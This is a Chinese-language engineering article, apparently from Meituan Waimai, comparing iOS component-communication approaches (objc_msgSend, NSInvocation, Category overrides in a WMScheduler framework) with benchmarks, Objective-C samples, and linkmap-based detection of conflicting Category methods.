关于反射，Java可以实现类似于 `ClassFromString` 的功能，但是无法直接使用 `MethodFromString` 的功能。并且 `ClassFromString` 也是通过字符串map到这个类的文件路径，类似于com.waimai.home.searchImp，从而可以获得类型然后实例化，而OC的反射是通过消息机制实现。

**3.基于通知中心**

之前和一个做读书类App的同学交流，发现行业内有些公司的团队在使用 NotificationCenter 进行一些解耦的通信，因为通知中心本身支持传递对象，并且通知中心的功能也原生支持同步执行，所以也可以达到目的。

通知中心在iOS 9之后有一次比较大的升级，将通知支持了 request 和 response 的处理逻辑，并支持获取到通知的发送者。比以往的通知群发但不感知发送者和是否收到，进步了很多。

字符串的约定也可以理解为一个简化的协议，可设置成宏或常量放在平台层进行统一的维护。

比较明显的缺陷是开发的统一范式难以约束，风格迥异，且字符串相较于接口而言还是难以管理。

**4.使用objc_msgSend**

这是iOS原生消息机制中最万能的方法，编写时会有一些硬编码。核心代码如下：

```
id s = ((id(*)(id, SEL))objc_msgSend)(ClassName,@selector(methodName));
```

这种方法的特点是即插即用，在开发者能100%确定整条调用链没问题的时候，可以快速实现功能。

此方案的缺陷在于编写十分随意，检查和校验的逻辑还不够，满屏的强转。对于 int、Integer、NSNumber 这样的很容易发生类型转换错误，结果虽然不报错，但数字会有错误。

## 方案对比

接下来，我们对这几个大方向进行一些性能对比。

考虑到在公司内的实际用法与限制，可能比常规方法增加了若干步骤，结果也可能会与常规裸测存在一定的偏差。

例如依赖注入常用做法是存在单例（内存）里，但是我们为了优化冷启动时间都写入 mach-O 文件 Data 的 Segment 里了，所以在我们的统计口径下存取时间会相对较长。

```
// 为了不暴露类名将业务属性用“some”代替，并隐藏初始化、循环100W次、差值计算等代码，关键操作代码如下

// 存取注入对象
xxConfig = [[WMSomeGlueCore sharedInstance] createObjectForProtocol:@protocol(WMSomeProtocol)];
// 通知发送
[[NSNotificationCenter defaultCenter]postNotificationName:@"nixx" object:nil];
// 原生接口调用
a = [WMSomeClass class];
// 反射调用
b = objc_getClass("WMSomeClass");
```

```
waimai[43415:8888976] 通知发送100W次时间差是 949.423075 ms
waimai[43415:8888976] 存取注入对象100W次时间差是 2403.697968 ms
waimai[43415:8888976] 通知发送100W次时间差是 878.468990 ms
waimai[43415:8888976] 存取注入对象100W次时间差是 2427.002192 ms
waimai[43415:8888976] 通知发送100W次时间差是 894.609928 ms
waimai[43415:8888976] 存取注入对象100W次时间差是 2420.172215 ms
waimai[43415:8888976] 通知发送100W次时间差是 879.945993 ms
waimai[43415:8888976] 存取注入对象100W次时间差是 2443.058968 ms
waimai[43415:8888976] 通知发送100W次时间差是 889.078140 ms
```

运行结果显示





图1-2 性能消耗检测

可以看出原生的接口调用明显是最高效的用法，反射的时长比原生要多一个数量级，不过100W次也就是多了几十毫秒，还在可以接受的范围之内。通知发送相比之下性能就很低了，存取注入对象更低。

当然除了性能消耗外，还有很多不好量化的维度，包括规范约束、功能性、代码量、可读性等，笔者按照实际场景客观评价给出对比的分值。

下面，我们用五种维度的能力值图来对比每一种方案优缺点：

- 各维度的的评分考虑到了一定的实际场景，可能和常规结果稍有偏差。

- 已经做了转化，看图面积越大越优。可读性的维度越长代表可读性越高，代码量的维度越长代表代码成本越少。





图2-1 各方案优缺点对比

如图2所示，可以看出上图的四种方式或多或少都存在一些缺点：

1. 依赖注入是因为美团的实际场景问题，所以在性能消耗上存在明显的短板，并且代码量和可读性都不突出，规范约束这里是亮点。
2. SPI机制的范围图很大，但使用了反射，并且代码开发成本较高，实践上来看，对协议管理有一定要求。
3. 通知中心看上去挺方便，但发送与接收大多成对出现，还附带绑定方法或者Block，代码量并不少。
4. 而msgsend功能强大，代码量也少，但是在规范约束和可读性上几乎为零。

综合看来 SPI 和 objc_msgSend 两者的特点比较明显，很有潜力，如果针对这两种方案分别进行一定程度的完善，应该可以实现一个综合评分更高的方案。

## 从现有方案中完善或衍生出的方案

### 5.使用Category+NSInvocation

此方案从 **objc_msgSend** 演化而来。NSInvocation 的调用方式的底层还是会使用到 **objc_msgSend**，但是通过一些方法签名和返回值类型校验，可以解决很多类型规范相关的问题，并且这种方式没有繁琐的注册步骤，任何一次新接口的添加，都可以直接在低层的库中进行完成。

为了更进一步限制调用者能够调用的接口，创建一些 Category 来提供接口，内部包装下层接口，把返回值和入参都限制实际的类型。业界比较接近的例子有 casatwy 的 CTMediator。

### 6.原生CategoryCoverOrigin方式

此方案从 SPI 方式演化而来。两个的共同点是都在平台层提供接口供业务方调用，不同点是此方式完全规避了各种硬编码。而且 CategoryCoverOrigin 是一个思想，没有任何框架代码，可以说 OC 的 Runtime 就是这个方案的框架支撑。此方案的核心操作是在基类里汇总所有业务接口，在上层的业务库中创建基类的 Category 中对声明的接口进行覆盖。整个过程没有任何硬编码与反射。

演化出的这两种方案能力评估如下（绿色部分），图中也贴了和演化前方案（桔色部分）的对比：





图2-2 两种演化方案对比

上文对这两种方案描述的非常概括，可能有同学会对能力评估存在质疑。接下来会分别进行详解的介绍，并描述在实际操作值得注意的细节。这两种方案组合成了外卖内部的组件通信框架 WMScheduler。

## WMScheduler组件通信

外卖的 WMScheduler 主要是通过对 Category 特性的运用来实现组件间通信，实际操作中有两种的应用方案：Category+NSInvocation 和 Category CoverOrigin。

### 1.Category+NSInvocation方案

**方案简介：**

这个方案将其对 NSInvocation 功能容错封装、参数判断、类型转换的代码写在下层，提供简易万能的接口。并在上层创建通信调度器类提供常用接口，在调度器的的 Category 里扩展特定业务的专用接口。所有的上层接口均有规范约束，这些规范接口的内部会调用下层的简易万能接口即可通过NSInvocation 相关的硬编码操作调用任何方法。

**UML图：**




图3-1 Category+NSInvocation的UML图

如图3-1所示，代码的核心在 WMSchedulerCore 类，其包含了基于 NSInvocation 对 target 与 method 的操作、对参数的处理（包括对象，基本数据类型，NULL类型）、对异常的处理等等，最终开放了简洁的万能接口，接口参数有 target、method、parameters等等，然后内部帮我们完成调用。但这个接口并不是让上层业务直接进行调用，而是需要创建一个 WMSchedule r的 Category，在这个 Category 中编写规范的接口（前缀、入参类型、返回值类型都是确定的）。

值得一提的是，提供业务专用接口的 Category 没有以 WMSchedulerCore 为基类，而是以 WMScheduler 为基类。看似多此一举，实际上是为了做权限的隔离。 上层业务只能访问到 WMScheduler.h 及其 Category 的规范接口。并不能访问到 WMSchedulerCore.h 提供的“万能但不规范”接口。

例如：在UML图中可以看到 外界只可以调用到 `wms_getOrderCountWithPoiid` （规范接口），并不能使用 `wm_excuteInstance  Method` （万能接口）。

为了更好地理解实际使用，笔者贴一个组件调用周期的完整代码：





图3-2 Category+NSInvocation的示例图

如图3-2，在这种方案下，“B库调用A库方法”的需求只需要改两个仓库的代码，需要改动的文件标了下划线，请仔细看下示例代码。

**示例代码：**

平台（通用功能）库三个文件：

①

```
// WMScheduler+AKit.h
#import "WMScheduler.h"
@interface WMScheduler(AKit)
/**
 * 通过商家id查到当前购物车已选e的小红点数量
 * @param poiid  商家id
 * @return 实际的小红点数量
 */
+ (NSUInteger)wms_getOrderedFoodCountWithPoiID:(NSNumber *)poiID;
@end
```

②

```
// WMScheduler+AKit.m
#import "WMSchedulerCore.h"
#import "WMScheduler+AKit.h"
#import "NSObject+WMScheduler.h"
@implementation WMScheduler (AKit)
+ (NSUInteger)wms_getOrderedFoodCountWithPoiID:(NSNumber *)poiID{
    if (nil == poiid) {
        return 0;
    }
#pragma clang diagnostic push
#pragma clang diagnostic ignored "-Wundeclared-selector"
    id singleton = [wm_scheduler_getClass("WMXXXSingleton") wm_executeMethod:@selector(sharedInstance)];
    NSNumber* orderFoodCount = [singleton wm_executeMethod:@selector(calculateOrderedFoodCountWithPoiID:) params:@[poiID]];
    return orderFoodCount == nil ? 0 : [orderFoodCount integerValue];
#pragma clang diagnostic pop
}
@end
```

③

```
// WMSchedulerInterfaceList.h
#ifndef WMSchedulerInterfaceList_h
#define WMSchedulerInterfaceList_h
// 这个文件会被加到上层业务的pch里，所以下文不用import本文件
#import "WMScheduler.h"
#import "WMScheduler+AKit.h"
#endif /* WMSchedulerInterfaceList_h */
```

BKit （调用方）一个文件：

```
// WMHomeVC.m
@interface WMHomeVC () <UITableViewDataSource, UITableViewDelegate>
@end
@implementation WMHomeVC
...
    NSUInteger *foodCount = [WMScheduler wms_getOrderedFoodCountWithPoiID:currentPoi.poiID];
    NSLog(@"%ld",foodCount);
...
@end
```

**代码分析：**

上文四个文件完成了一次跨组件的调用，在 WMScheduler+AKit.m 中的第30、31行，调用的都是 AKit（提供方）的现有方法，因为 WMSchedulerCore 提供了 NSInvocation 的调用方式，所以可以直接向上调用。WMScheduler+AKit 中提供的接口就是上文说的“规范接口”，这个接口在WMHomeVC（调用方）调用时和调用本仓库内的OC方法，并没有区别。

**延伸思考：**

- 上文的例子中入参和返回值都是基本数据类型，Domain 也是支持的，前提是这个 Domain 是放在平台库的。我们可以将工程中的 Domain 分为BO（Business Object）、VO（View Object）与 TO（Transfer Object），VO 经常出现在 view 和 cell，BO一般仅在各业务子库内部使用，这个TO则是需要放在平台库是用于各个组件间的通信的通用模型。例如：通用 PoiDomain，通用 OrderDomain，通用 AddressDomain 等等。这些称为 TO 的 Domain 可以作为规范接口的入参类型或返回值类型。
- 在实际业务场景中，跳转页面时传递 Domain 的需求也是一个老生常谈的问题，大多数页面级跳转框架仅支持传递基本数据类型（也有 trick 的方式传 Domain 内存地址但很不优雅）。在有了上文支持的能力，我们可以在规范接口内通过万能接口获取目标页面的VC，并调用其某个属性的 set 方法将

我们想传递的Domain赋值过去，然后将这个 VC 对象作为返回值返回。调用方获得这个 VC 后在当前的导航栈内push即可。

- 上文代码中我们用 WMScheduler 调用了 Akit 的一个名为 `calculateOrderedFoodCount WithPoiID:` 的方法。那么有个争议点：在组件通信需要调用某方法时，是允许直接调用现有方法，还是复制一份加上前缀标注此方法专门用于提供组件通信？ 前者的问题点在于现有方法可能会被修改，扩充参数会直接导致调用方找不到方法，Method 字符串的不会编译报错（上文平台代码 WMScheduler+AKit.m 中第31行）。后者的问题在于大大增加了开发成本。权衡后我们还是使用了前者，加了些特殊处理，若现有方法被修改了，则会在 `isReponseForSelector` 这里检查出来，并走到 else 的断言及时发现。

**阶段总结：**

Category+NSInvocation 方案的优点是便捷，因为 Category 的专用接口放在平台库，以后有除了 BKit 以外的其他调用方也可以直接调用，还有更多强大的功能。

但是，不优雅的地方我们也列举一下：

- 当这个跨组件方法内部的代码行数比较多时，会写很多硬编码。
- 硬编码method字符串，在现有方法被修改时，编译检测不报错（只能靠断言约束）。
- 下层库向上调用的设计会被诟病。

接下来介绍的 CategoryCoverOrigin 的方案，可以解决这三个问题。

## 2.CategoryCoverOrigin方案

**方案简介：**

首先说明下这个方案和 NSInvocation 没有任何关系，此方案与上一方案也是完全不同的两个概念，不要将上一个方案的思维带到这里。

此方案的思路是在平台层的 WMScheduler.h 提供接口方法，接口的实现只写空实现或者兜底实现（兜底实现中可根据业务场景在 Debug 环境下增加 toast 提示或断言），上层库的提供方实现接口方法并通过 Category 的特性，在运行时进行对基类同名方法的替换。调用方则正常调用平台层提供的接口。在 CategoryCoverOrigin 的方案中 WMScheduler 的 Category 在提供方仓库内部，因此业务逻辑的依赖可以在仓库内部使用常规的OC调用。

**UML图：**





图4-1 CategoryCover 的 UML 图

从图4–1可以看出，WMScheduler 的 Category 被移到了业务仓库，并且 WMScheduler 中有所有接口的全集。

为了更好地理解 CategoryCover 实际应用，笔者再贴一个此方案下的完整完整代码：





图4-2 CategoryCover的示例图

如图4–2，在这种方案下，“B库调用A库方法”的需求需要修改三个仓库的代码，但除了这四个编辑的文件，没有其他任何的依赖了，请仔细看下代码示例。

**示例代码：**

平台（通用功能库）两个文件

①

```
//  WMScheduler.h
@interface WMScheduler : NSObject
//  这个文件是所有组件通信方法的汇总
#pragma mark - AKit
/**
 * 通过商家id查到当前购物车已选e的小红点数量
 * @param poiid  商家id
 * @return 实际的小红点数量
 */
+ (NSUInteger)wms_getOrderedFoodCountWithPoiID:(NSNumber *)poiID;
#pragma mark - CKit
// ...
#pragma mark - DKit
```

```
// ...
@end
```

②

```
// WMScheduler.m
#import "WMScheduler.h"
@implementation WMScheduler
#pragma mark - Akit
+ (NSUInteger)wms_getOrderedFoodCountWithPoiID:(NSNumber *)poiID
{
                return 0; // 这个.m里只要求一个空实现 作为兜底方案。
}
#pragma mark - Ckit
// ...
#pragma mark - Dkit
// ...
@end
```

AKit（提供方）一个 Category 文件：

```
// WMScheduler+AKit.m
#import "WMScheduler.h"
#import "WMAKitBusinessManager.h"
#import "WMXXXSingleton.h"
// 直接导入了很多AKit相关的业务文件，因为本身就在AKit仓库内
@implementation WMScheduler (AKit)
// 这个宏可以屏蔽分类覆盖基类方法的警告
#pragma clang diagnostic push
#pragma clang diagnostic ignored "-Wobjc-protocol-method-implementation"
// 在平台层写过的方法，这边是是自动补全的
+ (NSUInteger)wms_getOrderedFoodCountWithPoiID:(NSNumber *)poiID
{
          if (nil == poiid) {
        return 0;
    }
          // 所有AKIT相关的类都能直接接口调用，不需要任何硬编码，可以和之前的写法对比下。
    WMXXXSingleton *singleton = [WMXXXSingleton sharedInstance];
    NSNumber *orderFoodCount = [singleton calculateOrderedFoodCountWithPoiID:poiID];
    return orderFoodCount == nil ? 0 : [orderFoodCount integerValue];
}
#pragma clang diagnostic pop
@end
```

BKit（调用方） 一个文件写法不变：

```
// WMHomeVC.m
@interface WMHomeVC () <UITableViewDataSource, UITableViewDelegate>
@end
@implementation WMHomeVC
...
    NSUInteger *foodCount = [WMScheduler wms_getOrderedFoodCountWithPoiID:currentPoi.poiID];
    NSLog(@"%ld",foodCount);
...
@end
```

**代码分析：**

CategoryCoverOrigin 的方式，平台库用 WMScheduler.h 文件存放所有的组件通信接口的汇总，各个仓库用注释隔开，并在.m文件中编写了空实现。功能代码编写在服务提供方仓库的 WMScheduler+AKit.m，看这个文件的17、18行业务逻辑是使用常规 OC 接口调用。在运行时此 Category的方法会覆盖 WMScheduler.h 基类中的同名方法，从而达到目的。CategoryCoverOrigin 方式不需要其他功能类的支撑。

**延伸思考：**

如果业务库很多，方法很多，会不会出现 WMScheduler.h 爆炸？ 目前我们的工程跨组件调用的实际场景不是很多，所以汇总在一个文件了，如果满屏都是跨组件调用的工程，则需要思考业务架构与模块划分是否合理这一问题。当然，如果真出现 WMScheduler.h 爆炸的情况，完全可以将各个业务的接口移至自己Category 的.h文件中，然后创建一个 WMSchedulerInterfaceList 文件统一 import 这些 Category。

## 两种方案的选择

刚才我们对于 Category+NSInvocation 和 CategoryCoverOrigin 两种方式都做了详细的介绍，我们再整理一下两者的优缺点对比：

| | Category+NSInvocation | CategoryCover |
|---|---|---|
| 优点 | 只改两个仓库，流程上的时间成本更少<br>可以实现url调用方法<br>（scheme://target/method:?para=x） | 无任何硬编码，常规OC接口调用<br>除了接口声明、分类覆盖、调用，没有其他多余代码<br>不存在下层调用上层的场景 |
| 缺点 | 功能复杂时硬编码写法成本较大<br>下层调上层，上层业务改变时会影响平台接口 | 不能使用url调用方法<br>新增接口时需改动三个仓库，稍有麻烦。<br>（当接口已存在时，两种方式都只需修改一处） |

笔者更建议使用 CategoryCoverOrigin 的无硬编码的方案，当然具体也要看项目的实际场景，从而做出最优的选择。

## 更多建议

- 关于组件对外提供的接口，我们更倾向于借鉴 SPI 的思想，作为一个 Kit 哪些功能是需要对外公开的？提供哪些服务给其他方解耦调用？建议主动开放核心方法，尽量减少“用到才补”的场景。例如全局购物车就需要“提供获取小红点数量的方法”，商家中心就需要提供“根据字符串 id 得到整个 Poi 的 Domain”的接口服务。
- 需要考虑到抽象能力，提供更有泛用性的接口。比如“获取到了最低满减价格后拼接成一个文案返回字符串”这个方法，就没有“获取到了最低满减价格”这个方法具备泛用性。

# Category 风险管控

## 先举两个发生过的案例

### 1. 2017年10月 一个关于NSDate重复覆盖的问题

当时美团平台有 NSDate+MTAddition 类，在外卖侧有 NSDate+WMAddition 类。前者 NSDate+MTAddition 之前就有方法 getCurrentTimestamp，返回的时间戳是秒。后者 NSDate+WMAddition 在一次需求中也增加了 getCurrentTimestamp 方法，但是为了和其他平台统一口径返回值使用了毫秒。在正常的加载顺序中外卖类比平台类要晚，因此在外卖的测试中没有发现问题。但

集成到 imeituan 主项目之后，原先其他业务方调用这个返回“秒”的方法，就被外卖测的返回“毫秒”的同名方法给覆盖了，出现接口错误和UI错乱等问题。

**2. 2018年3月 一个WMScheduler组件通信遇到的问题**

在外卖侧有订单组件和商家容器组件，这两个组件的联系是十分紧密的，有的功能放在两个仓库任意一个中都说的通。因此出现了了两个仓库写了同名方法的场景。在 WMScheduler+Restaurant 和 WMScheduler+Order 两个仓库都添加了方法 `-(void)wms_enterGlobalCartPageFromPage:`，在运行中这两处有一处被覆盖。在有一次 Bug 解决中，给其中一处增加了异常处理的代码，恰巧增加的这处先加载，就被后加载的同名方法覆盖了，这就导致了异常处理代码不生效的问题。

那么使用 CategoryCover 的方式是不是很不安全？ NO！只要弄清其中的规律，风险点都是完全可以管控的，接下来，我们来分析 Category 的覆盖原理。

## Category 方法覆盖原理

> **1) Category 的方法没有“完全替换掉”原来类已经有的方法，也就是说如果 Category 和原来类都有methodA，那么 Category 附加完成之后，类的方法列表里会有两个 methodA。**
>
> **2) Category 方法被放到了新方法列表的前面，而原来类的方法被放到了新方法列表的后面，这也就是我们平常所说的 Category 的方法会“覆盖”掉原来类的同名方法，这是因为运行过程中，我们在查找方法的时候会顺着方法列表的顺序去查找，它只要一找到对应名字的方法，就会罢休^_^，殊不知后面可能还有一样名字的方法。**

Category 在运行期进行决议，而基类的类是在编译期进行决议，因此分类中，方法的加载顺序一定在基类之后。

美团曾经有一篇技术博客深入分析了 Category，并且从编译器和源码的角度对分类覆盖操作进行详细解析： 深入理解Objective-C：Category

根据方法覆盖的原理，我们可以分析出哪些操作比较安全，哪些存在风险，并针对性地进行管理。接下来，我们就介绍美团 Category 管理相关的一些工作。

## Category 方法管理

由于历史原因，不管是什么样的管理规则，都无法直接“一刀切”。所以针对现状，我们将整个管理环节先拆分为“数据”、“场景”、“策略”三部分。

其中数据层负责发现异常数据，所有策略公用一个数据层。针对 Category 方法的数据获取，我们有如下几种方式：

| 方法 | 数据获取时机 | 监测时机 | 优点 | 缺点 |
| --- | --- | --- | --- | --- |
| 代码/AST 分析 | 编译期 | 组件集成 | 时机比较早，对集成构建时间影响较小 | 开发成本较高 |
| linkmap | 链接期 | 组件集成 | 文本信息处理方便，信息齐全 | 需要额外生成 linkmap |
| symbol table | 构建期 | 组件集成 | 每次构建默认生成 | 解析比较复杂 |
| method list | 运行时 | 运行时 | 开发方便 | 检测时机太晚，对组件没有约束力 |

根据优缺点的分析，再考虑到美团已经彻底实现了“组件化”的工程，所以对 Category 的管控最好放在集成阶段以后进行。我们最终选择了使用 linkmap 进行数据获取，具体方法我们将在下文进行介绍。

策略部分则针对不同的场景异常进行控制，主要的开发工作位于我们的组件化 CI 系统上，即之前介绍过的 Hyperloop 系统。

Hyperloop 本身即提供了包括白名单，发布集成流程管理等一系列策略功能，我们只需要将工具进行关联开发即可。我们开发的数据层作为一个独立组件，最终也是运行在 Hyperloop 上。





图5-2 方法管理环节

根据场景细分的策略如下表所示（需要注意的是，表中有的场景实际不存在，只是为了思考的严谨列出）：

| | 场景 | 风险 | 策略 |
| --- | --- | --- | --- |
| 1 | category 重名 | 导致链接不过 | 组件集成失败 |
| 2 | category 方法覆盖业务内原有方法 | 导致业务内非预期的代码行为 | 1. 检测 category 方法必须添加前缀<br>2. 针对 Class 的白名单机制，保证特殊目的的使用 |
| 3 | category 方法覆盖系统/系统库方法 | 导致全局非预期的代码行为 | 1. 禁止通过 category 覆盖系统方法 |
| 4 | 多个 category 方法名互相重复 | 导致多业务内非预期的代码行为 | 1. 重名禁止集成<br>2. 重点关照，优先解决 |
| 5 | category 方法覆盖父类原有方法 | 无 | 方法链不同，没问题 |
| 6 | category 方法覆盖子类原有方法 | 无 | 方法链不同，没问题 |
| 7 | 多个 category 方法名互相重复（继承） | 无 | 方法链不同，没问题 |

我们在前文描述的 CategoryCoverOrigin 的组件通信方案的管控体现在第2点。风险管控中提到的两个案例的管控主要体现在第4点。

# Category 数据获取原理

上一章节，我们提到了采用 linkmap 分析的方式进行 Category 数据获取。在这一章节内，我们详细介绍下做法。

## 启用 linkmap

首先，linkmap 生成功能是默认关闭的，我们需要在 build settings 内手动打开开关并配置存储路径。对于美团工程和美团外卖工程来说，每次正式构建后产生的 linkmap，我们还会通过内部的美团云存储工具进行持久化的存储，保证后续的可追溯。





图6 启用 linkmap 的设置

## linkmap 组成

若要解析 linkmap，首先需要了解 linkmap 的组成。

如名称所示，linkmap 文件生成于代码链接之后，主要由4个部分组成：基本信息、Object files 表、Sections 表和 Symbols 表。

前两行是基本信息，包括链接完成的二进制路径和架构。如果一个工程内有多个最终产物（如 Watch App 或 Extension），则经过配置后，每一个产物的每一种架构都会生成一份 linkmap。

```
# Path: /var/folders/tk/xmlx38_x605127f0fhhp_n1r0000gn/T/d20180828-59923-v4pjhg/output-sandbox/DerivedData/Build/Intermediates.noindex/ArchiveIntermediates/imeituan/InstallationBuildProductsLocation/Applications/imeituan.app/imeituan
# Arch: arm64
```

第二部分的 Object files，列举了链接所用到的所有的目标文件，包括代码编译出来的，静态链接库内的和动态链接库（如系统库），并且给每一个目标文件分配了一个 file id。

```
# Object files:
[  0] linker synthesized
[  1] dtrace
[  2] /var/folders/tk/xmlx38_x605127f0fhhp_n1r0000gn/T/d20180828-59923-v4pjhg/output-sandbox/DerivedData/Build/Intermediates.noindex/ArchiveIntermediates/imeituan/IntermediateBuildFilesPath/imeituan.build/DailyBuild-iphoneos/imeituan.build/Objects-no
```

```
rmal/arm64/main.o
……
[ 26] /private/var/folders/tk/xmlx38_x605127f0fhhp_n1r0000gn/T/d20180828-59923-v4pjhg/repo-sandbox/imeituan/Pods/AFNetworkin
g/bin/libAFNetworking.a(AFHTTPRequestOperation.o)
……
